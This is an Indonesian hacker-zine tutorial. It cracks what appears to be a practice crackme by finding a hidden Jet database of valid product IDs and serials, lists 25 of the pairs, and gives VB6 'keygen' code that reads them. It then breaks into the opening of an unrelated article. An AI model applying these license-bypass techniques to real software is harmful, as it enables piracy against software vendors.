Kata pembuatnya, program ini memiliki sebuah DLL yg bernama codewarrior yg fungsinya untuk menyimpan Prod.ID n serial. Katanya dia lagi, di dalam DLL itu sudah **terkontaminasi 100 buah Serial dan Prod. ID dengan panjang Prod.ID 1-8 (max. 8), dan serial 1-12 (maks. 12). Karakter yang dimasukin cuma HEX aja (0..9, A..F) dan harus UPCASE** (walaupun kenyataannya, pada saat gue cobain lowcase pun dianggap valid).


Ok, sampe disini ada yg udah bete n kesel duluan? Pertama kali gue ngebaca bagian yg sengaja gue Bold di readme-nya pun sempet ngerasa begitu. Tapi saat gue jajal sendiri, ternyata itu hanyalah bagian dari akal2an semata.

Cracking


Cukup sudah basa-basinya. Kita jalanin Vbspynya:



Klik run->pilih TestCodeWarrior.exe dari tempat ngesavennya->trus klik open



Jika window LogSpy dan form dari target kita udah muncul, kita siap nganalisa program ntu.





Setelah kita isi asal2an, langsung aja kita klik button "Check it out!". Disini gue ngisi as-as pada prod. id dan as-as-as pada serial.

Perhatiin bagian yang udah gue tandain, terdapat sebuah path yg mengacu kepada sebuah file yg berekstensi .flk serta sekumpulan statement SQL.


Nah, sebenarnya file apa sih B38893494C.flk itu? Gampangnya, dari statement SQL itu kita bisa tau kalo B38893494C.flk itu adalah sebuah file database.

Gak percaya? Bongkar file itu pake hexeditor..



Pada bagian yg gue ijo2in itu terdapat kata2 "standard jet db", itu adalah penanda bahwa file tsb merupakan file database.

Lgsg klik kanan pada file B38893494C.flk yg ada di system32 trus pada dialog open with, pilih microsoft access ato database editor yg laen trus klik ok.




Ups, ada tabel ser_num. klik2x aj wat liat isinya. Ntar muncul window yg kira2 kaya begini modelnya.

prod_id	serial
13872ABB	8A8C7264E1A
14C24DA	B7DB71B0ACFB
1782FAD4	C1FA4E971C3
1C722C41	C042795B85A6
1DEF3467	1210D18E1482
1E2C37D	C8A456FC86D
209A2AC0	B65D258A5B2D
241B34A6	C7EA80C0BCC
2E7D8F9C	74EE3A15C66E
3956437C	D0D53F4674E8
3B8A9CA9	80FB8A22D3BE
3FA13C9	A6CA5FE39BEA
4436A511	8AA794CDDD26
4530F65C	2D044762220
4785EEF	F899B8173FB
4A67548D	9DE6505785B6
4C95FE6	34654BDC2985
4D136E7	4234A35388A5
517294C	9D211E6D3B49
53CD19F3	A54D58BD4A60
5547B623	9B74619AEE37
56FC96D	F9115588EE31
577A1093	4C9BADBB92D
5A332059	ADF55F2351C5
5DE1DD2D	FA9DF5BE981

Busett dah, ternyata file flk tersebut berisi 100 pasang prod.id dan serialnya yg valid. Ternyata pernyataan pembuatnya kalo codewarrior.dll adalah dll yg terkontaminasi hanyalah gertak sambal ..;p(karena yg terkontaminasi itu file flk-nya).

Kita coba isi Testcodewarrior pake pasangan prod.id dan serial yg ada pada tabel ser_num.




Sukses kan..:D

KeyGen creation


Well, judul keygen creation sebenarnya terlalu berlebihan. Karena intinya, yg akan kita buat ini hanyalah sebuah program kecil untuk menampilkan isi dari file B38893494C.flk yg dipake korban secara lebih rapih (itung2 latian bikin keygen juga kan?:p).

Program kecil ini melibatkan sedikit database programming, yg berguna bukan hanya untuk ngebikin program iseng semata, tetapi juga untuk nyari makan kalo kita pake wat bikin aplikasi kasir(Point of Sale) pada minimarket.


Ok, Buka vb6.0-nya, bikin new standard exe.



Trus Klik project->references. Centang pada microsoft activeX data object 2.8 library dan Microsoft DAO 3.51 object library, trus OK.




Apabila sukses, saat kita ngetik adodb, akan muncul parameternya secara otomatis.



Program kita ini terdiri dari 1 form yg berisi :

- 2 buah label
- 5 buah textbox(text1, text2, text3, text4, text5)
- 1 buah command button(command1)
- 1 buah timer untuk animasi caption program (ga penting juga sih)
- Background foto ce cakep wat ngilangin kebetean;D



Beserta 1 buah module yg berisi fungsi2 yg akan membuat koneksi dgn file database. Source code modulnya adalah sbb:

```
Public con As New ADODB.Connection
Public rs As New ADODB.Recordset

Public Sub opencon()
If con.State Then con.Close
con.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source = C:\WINDOWS.0\system32\B38893494C.flk; Persist Security Info = False"
End Sub

Public Sub opensrs(query As String)
If rs.State Then rs.Close
rs.Open query, con, 1, 3
End Sub
```

Penjelasan source code module

Variabel con adalah variabel yg berisi koneksi aktif antara aplikasi dengan database. Variabel rs adalah variabel penampung record yg didapatkan pada database yg telah berhasil terkoneksi.

Sub opencon sendiri, berisi statement2 untuk membuat koneksi antara aplikasi dengan database. Statement **"If con.State Then con.Close"** berarti jika con telah terhubung, tutup koneksi. Validasi seperti ini diperlukan agar tidak terjadi 2 buah koneksi yg menggunakan variabel yang sama. Statement selanjutnya, yaitu con.open "connection string", adalah pembuka jalan antara aplikasi dengan database. Nah, cara mendapatkan connection string (statement yg akan diletakkan sebagai parameter open) akan dibahas di bawah.

Sub opensrs dengan parameter query sebagai string,akan membuka record2 yg ada pada database berdasarkan perintah sql yg dijadikan parameter. Statement **"If rs.state then rs.close"** berarti jika ada recordset yg sudah dibuka saat fungsi opensrs dijalankan, maka recordset itu akan ditutup untuk kemudian dibuka recordset yang baru lagi. **Rs.open query,con,1,3** adalah perintah untuk ngebuka recordset berdasarkan sql statement yg diinput pada varibel parameter query menggunakan con (koneksi aktif). Sisa parameteranya, 1 dan 3 adalah menggunakan ?? (liat aja ndiri pas u coba ;p)

Nah, pada form1 yang komponennya udah kumplit dimasukin smua seperti yg gue sebutin diatas, masukin kode berikut:

```
Private Sub Command1_Click()
'cek jumlah hurup pada produk id
If Len(rs(0)) = 8 Then
Text1.Text = Left(rs(0), 4)
Text2.Text = Right(rs(0), 4)
ElseIf Len(rs(0)) = 7 Then
Text1.Text = Left(rs(0), 4)
Text2.Text = Right(rs(0), 3)
End If
'cek jumlah hurup pada serial
If Len(rs(1)) = 11 Then
Text3.Text = Left(rs(1), 4)
Text4.Text = Mid(rs(1), 5, 4)
Text5.Text = Right(rs(1), 3)
ElseIf Len(rs(1)) = 12 Then
Text3.Text = Left(rs(1), 4)
Text4.Text = Mid(rs(1), 5, 4)
Text5.Text = Right(rs(1), 4)
End If
```

```

rs.MoveNext
If rs.EOF = True Then rs.MoveFirst
End Sub

Private Sub Form_Load()
opencon
openrs "select * from ser_num"
End Sub

Private Sub Timer1_Timer()
Form1.Caption = Mid(Form1.Caption, 2, Len(Form1.Caption) - 1) & Left(Form1.Caption, 1)
End Sub

```

Penjelasan source code form1

Pada saat form dijalankan pertama kali (event form_load), program ini bakal ngebuka koneksi pake "opencon", kemudian akan membuka recordset (openrs) dengan statement sql "select * from ser_num" sebagai parameter. Statement sql itu berarti kurang lebih seperti ini,"tampilkan apapun dari tabel ser_num". Untuk pengetahuan ttg sql lebih lanjut bisa tanya mbah google.

Saat tombol generate (command1) diklik, yg pertama kali dilakukan adalah ngecek panjang string pada recordset prod.id yg ada di variabel rs(0). Lalu menampilkannya pada text1 sebanyak 4 char dan 4 char lagi pada text2 jika panjang prod.id = 8 atau 3 char pada text2 jika panjang prod.id = 7.

Selanjutnya adalah ngecek panjang string pada recordset serial number yg juga ada di variabel rs(1). Lalu menampilkannya pada text3 dan text4, masing2 4 char dan text5 akan menampilkan 4 char lagi jika panjang serial number = 12 atau 3 char jika panjang serial number = 11.

prod_id	serial
4436A511	8AA794CDDD26
4530F65C	2D044762220

rs[0] rs[1]

ini rs

Kemudian **rs.movenext** akan mengubah isi rs, sehingga rs akan berisi data pada record selanjutnya pada database. Statement "**If rs.eof then rs.movefirst**" akan mengecek kondisi rs, jika rs = EOF atau sudah mencapai akhir record yang ada pada database, maka recordset akan kembali menunjuk pada record pertama pada database(**rs.movefirst**).

Jika sudah dicopas dan dipahami, coba jalankan programnya. KI sudah berhasil maka setelah diklik, akan muncul kurang lebih seperti ini (tidak termasuk gambar ceweknya lo!! ;p)



Oh iya, source code yg bagian timer1 itu silahkan dipelajari ndiri yah. Sekalian ngasah otak juga gitu. Lagian juga source code yg beginian cuman bakal ngejalankan caption form1 (serupa marquee gitu dah). Gak penting2 amat!!


Additional material :

Cara ngebikin connection string utk database access adalah sbb.


- Masuk ke c:\windows\system32
- Klik kanan new->text document.
- Ubah ekstensi text dokumen yg baru kita buat yg tadinya .txt menjadi .udl



- Klik kanan file->properties->pilih tab provider->pilih microsoft jet 4.0



- Klik next, pada tab connection, pilih lokasi B38893494C.flk (biasanya c:\windows\system32)->open->lalu klik test connection. Bila sudah benar akan muncul message box seperti gambar dibawah.



- Klik apply->ok
- Buka file udl yg udah kita buat pake notepad. Ntar kalo muncul yg kaya begini.

```
[oledb]
; Everything after this line is an OLE DB initstring
Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\WINDOWS.0\system32\B38893494C.flk;Persist Security Info=False
```

- Copy kata2 yg ada mulai dari provider sampe akhir.
- Itulah connection string...;D
- Oh, iya.. kalo elu mengalami eror saat klik apply..
- Ubah ekstensi flk menjadi mdb trus klik apply->ok, buka pake notepad trus ganti B38893494C.mdb menjadi B38893494C.flk (ganti ekstensinya aj)..., lalu save dan connection string sudah siap dipake.

Penutup

Penulis sangat menyadari bahwa pada artikel ini masih memiliki banyak kelemahan. Oleh karena itu, penulis mengharapkan kritik dan saran yg membangun dari para pembaca semua demi meningkatkan mutu dari tulisan penulis yg selanjutnya.

Apabila ada kesamaan source code, penulis memohon maaf yg sebesar2nya karena semua source code dan trik2 yg dipublikasikan disini adalah hasil pengajaran Ast.Lab Software Binus University (Bluejackets) yang diaplikasikan oleh penulis dalam pembuatan aplikasi keygen2an.

Karena artikel dibuka dengan dengan salam (setelah judul tentunya), maka kita akhiri pula dengan salam + profil gue;D.

Wassalamualaikum, wr.wb

Profile

Konohablueflash a.k.a Jiromaru

#binushacker,#xcode,#yogyafree,#sholat,#bawel, #tangerang @ irc.dal.net

Handle origin : naruto manga + my nick since Junior High.

Place and DoB : Indonesia, 10-11-1989

Email : konohablueflash@gmail.com

YM : d3nnyxm

Current Machines :

- Acer aspire 4315(MONKEY_D_LUFFY) celeron 1,8 GHz, 512mb ddr2, 80gb hdd with XP sp2.
- Konoha_system PC, celeron 1,8 Ghz, 256mb ddr, 128mb geforceMX 4k,40gb hdd with Ubuntu 7.10

Greetz to:

- Allah SWT (the one and only)
- My dad in heaven
- My mom who've bought me 3 computers til now,yet I never pay Her back enough. Maafkan anakmu yg tak becus ini(T_T).
- Yogyafree n echo members, keep sharing bro.
- Semua orang (dunia akhirat) yg udah ngebagi ilmunya ke gue.
- My Little Princess in UMY, "no matter how,I still love u". Maafkan aku karena g pake foto kamu <:))).
- IPS terpadu (kapan ngumpul lagi??)
- Bbn06,01pem,02pem @ Information System, Binus University J-Town
- You!!! Who read this articles.
- Masyarakat Indonesia di dunia dan akhirat. Jangan patah semangat, dengan usaha kita, suatu hari nanti para koruptor akan mendapat ganjarannya dan Indonesia akan Jaya!!!

Referensi

- [1] X-Code Magazine 1-9
- [2] VB 6 Complete Guide
- [3] SQL cookbook by Anthony Molinaro
- [4] ADO programmer's reference by Mikrosop

MENGAMANKAN FILE PENTING DENGAN TANGAN KOSONG

Penulis : ^XmoenseN^, XmoenseN@Gmail.com




Sebelumnya saya mengucapkan terima kasih kepada Seluruh anggota Yogyafree semoga sukses selalu dalam experimentnya, terutama pada Yogyafree Padang. Mungkin didalam artikel saya kali ini tidak ada hubungannya dengan pengamanan file terhadap virus, karena saya pusing mau ngasih judul apaan . Dan di dalam trik yang

akan saya berikan kali ini mungkin sudah diketahui oleh orang banyak, tetapi perlu anda ingat masih banyak pemula di luar sana yang belum tahu, termasuk saya sendiri (maklum masih newbie tingting :D). Oke kita mulai aja ya pada materinya, kalau lama² basa basinya capek juga nih netik.

